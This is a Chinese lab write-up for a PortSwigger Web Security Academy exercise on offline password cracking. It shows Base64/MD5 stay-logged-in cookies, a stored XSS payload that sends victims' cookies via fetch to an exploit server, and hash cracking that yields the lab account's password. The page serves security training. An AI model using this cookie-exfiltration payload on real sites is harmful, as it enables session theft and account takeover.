> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/web/authentication/offline-password-cracking.md).

# 离线密码破解

离线密码破解，PortSwigger Web Security Academy 实验笔记，包括利用流程、载荷测试、Burp Suite 验证以及修复上下文。

### 离线密码破解


本实验存储了一个 **在 cookie 中存储了一个密码**。此外，评论功能存在一个 **跨站脚本攻击** 漏洞。/ 目的：获取 **carlos** stay-logged-in cookie，破解其离线密码，然后以该用户身份登录并删除其账户。

**提供的凭据：**

* wiener : peter/ **受害者：** carlos


<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0403a19dab402f3e97c579c9825f7331603d1b8d%2F%7B8D6D842C-F790-48A4-AC29-DCAC18AD2362%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


### 2. 该 *stay-logged-in* Cookie 的工作原理

当勾选“保持登录”时，发送的请求包含：

```bash
username=wiener&password=peter&stay-logged-in=on
```


然后服务器返回一个 **stay-logged-in** 以……编码的 cookie **Base64**:

解码 →

```bash
d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw
```

* wiener:51dc30ddc473d43a6011e9ebba6ca770

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b4a4142b77097b8208ce69fd63f6cae2a7679f61%2F%7B6AB3A635-E199-44BF-B714-6ACE8E1B1173%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

因此使用如下图：

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cd62140986893704f3bac7dd8fb013ec2a95c603%2F%7BEF246861-71AC-4916-B27B-5B01FC1A0A9D%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### 3. 通过 Intruder 进行离线破解尝试




在 Burp 中，你可以使用以下方式创建载荷：

1. \*\* MD5 密码转换\*\*

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7b249a9bc21e105172c810aa95fec17c02359825%2F%7B561FF24C-770D-42C2-A762-53BCF4E0A0C0%7D.png?alt=media" alt="" width="548"><figcaption></figcaption></figure>

* \*\*带前缀

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-28d09f111907ab5218b9c4e7b5a85e4cf293268b%2F%7B121E2E1E-D243-46BB-A5B6-6027CE044D09%7D.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

1. **对整个值进行 Base64 编码**

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-79c0ace4feed9bdb595857b05ac9e2b5bf208c44%2F%7B70A810DA-ECB0-4348-97E3-023F3348DD28%7D.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>



然后测试字典。

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2473cdb119abee578a056c0d254c25b9b73dd84d%2F%7B010D57F5-A9E7-4888-8EAB-9910100A87FB%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

→ 没有得出明确结果。

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-40ee29f20cd0f495895894a188a378973fc07412%2F%7B4F7F1611-C9DC-43D1-9CA4-7B36022FA6EB%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


### 4. 利用评论中的 XSS

评论字段存在 JavaScript 漏洞：

```javascript
<script>
   alert(0)
</script>
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-38b4519f55775bc882388d9d4ca82f15a9435bae%2F%7B8632D951-7016-48B0-B704-E2835E3AC592%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


因此我们可以通过 fetch 提取 cookie：

```javascript
<script>
   fetch("https://exploit-0a180072041825ef80c502b6013c00ef.exploit-server.net/exploit?cookie=" + btoa(document.cookie));
</script>
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-22b9989be01389e288c0d869669146611010723d%2F%7B83C329EE-DB34-4F02-B693-BB73FB37FAE5%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


请求会发送到我们的 exploit-server。

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-22da6eded770ff32a07a3eaf5b375f0e2f9d8e81%2F%7BDC8069FC-916A-4C9F-85E2-A762BA3C0895%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### 5. 恢复并解码 Carlos 的 Cookie

拦截到的 Cookie（Base64）：

```bash
c2VjcmV0PXY2UE5LWnJ3czNYSmFNVWtaU09wOWJRbGRCVUVlQnhLOyBzdGF5LWxvZ2dlZC1pbj1ZMkZ5Ykc5ek9qSTJNekl6WXpFMlpEVm1OR1JoWW1abU0ySmlNVE0yWmpJME5qQmhPVFF6
```

解码 →



* carlos:26323c16d5f4dabff3bb136f2460a943

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-702fc714dadbadbfd532e66e9edb8a1f3d21bcf8%2F%7BC77FC517-E8E7-49D0-9E4C-4014A6FADF02%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### 6. 密码破解

将哈希发送到 CrackStation 后，它返回：

### 7. 完成

连接到：

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-98a57b5f40d0e47bea94e89199d9936811316646%2F%7BC48D176E-0C1A-4449-BCEF-85FB87BFB2FF%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**carlos : onceuponatime**

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-be9718589f15bb3087abf30c6b8f1fb51ab088c3%2F%7BD373E877-9B8A-4B15-BA6B-4EBE2C22EEFD%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/zh/web/authentication/offline-password-cracking.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.